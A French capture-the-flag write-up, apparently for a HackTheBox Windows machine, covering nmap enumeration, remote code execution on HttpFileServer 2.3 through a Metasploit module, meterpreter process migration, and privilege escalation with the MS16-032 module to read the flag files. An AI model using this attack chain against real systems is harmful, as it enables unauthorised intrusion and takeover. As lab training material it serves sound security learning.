Introduction

La box distante est un Windows dont l'adresse IP est 10.10.10.8.

Compétences mises en œuvre :

- Énumération des ports et services.
- Recherche et exploitation d'une CVE avec metasploit.
- Elévation de privilège sur Windows.

Énumération

Nous faisons l'analyse de base avec **nmap** :

```
$ nmap –T4 –A 10.10.10.8
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Seul le port **80** est ouvert, le service est un serveur **HttpFileServer** en version **2.3**. La version est à jour, néanmoins, lorsque l'on recherche **HttpFileServer** sur google, les premiers résultats correspondent à des exploits (de type RCE). Nous allons faire une recherche sur **metasploit** pour voir si l'on va exécuter un exploit manuellement ou en automatique :

```
Msf > search HttpFileServer
```


```
msf6 > search HttpFileServer

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec   2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

Bingo, un module correspond : **rejetto_hfs_exec**

Exploitation

Nous allons donc utiliser le module précédemment cité et obtenir une session meterpreter :

```
Msf > use exploit/windows/http/rejetto_hfs_exec
Msf > set RHOST 10.10.10.8
Msf > run
```



Elévation de privilège

Pour l'élévation de privilège, nous allons commencer par migrer notre processus dans un processus 64 bits ayant comme propriétaire notre utilisateur actuel :

```
Meterpreter > ps
Meterpreter > migrate
```

```
 1912  848   cmd.exe                x86   1        OPTIMUM\kostas  C:\Windows\SysWOW64\cmd.exe
 2116  476   TrustedInstaller.exe
 2476  2544  wscript.exe            x86   1        OPTIMUM\kostas  C:\Windows\SysWOW64\wscript.exe
 2516  272   vmtoolsd.exe           x64   1        OPTIMUM\kostas  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2544  272   hfs.exe                x86   1        OPTIMUM\kostas  C:\Users\kostas\Desktop\hfs.exe
 2864  1912  conhost.exe            x64   1        OPTIMUM\kostas  C:\Windows\System32\conhost.exe
 3020  704   taskhost.exe

meterpreter > migrate 2516
[*] Migrating from 848 to 2516...
[*] Migration completed successfully.
```

Pour finir, nous allons simplement exécuter le module de base pour tester différente élévation de privilège et en exécuter une. Sauf que le module n'a révélé que deux bypass d'UAC, donc on doit vérifier sur chacun des modules disponibles pour une élévation de privilège. Une fois la session meterpreter ouverte, on cherche à coups de **dir** et de **cd** les flags:

```
Meterpreter > run post/multi/recon/local_exploit_suggester
Meterpreter > bg
Msf > search exploit/windows/local
Msf > use ms16_032_secondary_logon_handle_privesc
Msf > set session 1
Msf > run
Meterpreter > shell
C:\> type C:\Users\kostas\Desktop\user.txt.txt
C:\> type C:\Administrator\Desktop\root.txt
```

```
C:\Users>type kostas\Desktop\user.txt.txt
type kostas\Desktop\user.txt.txt
d0[illegible]73
C:\Users>type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
51c[illegible]ed
```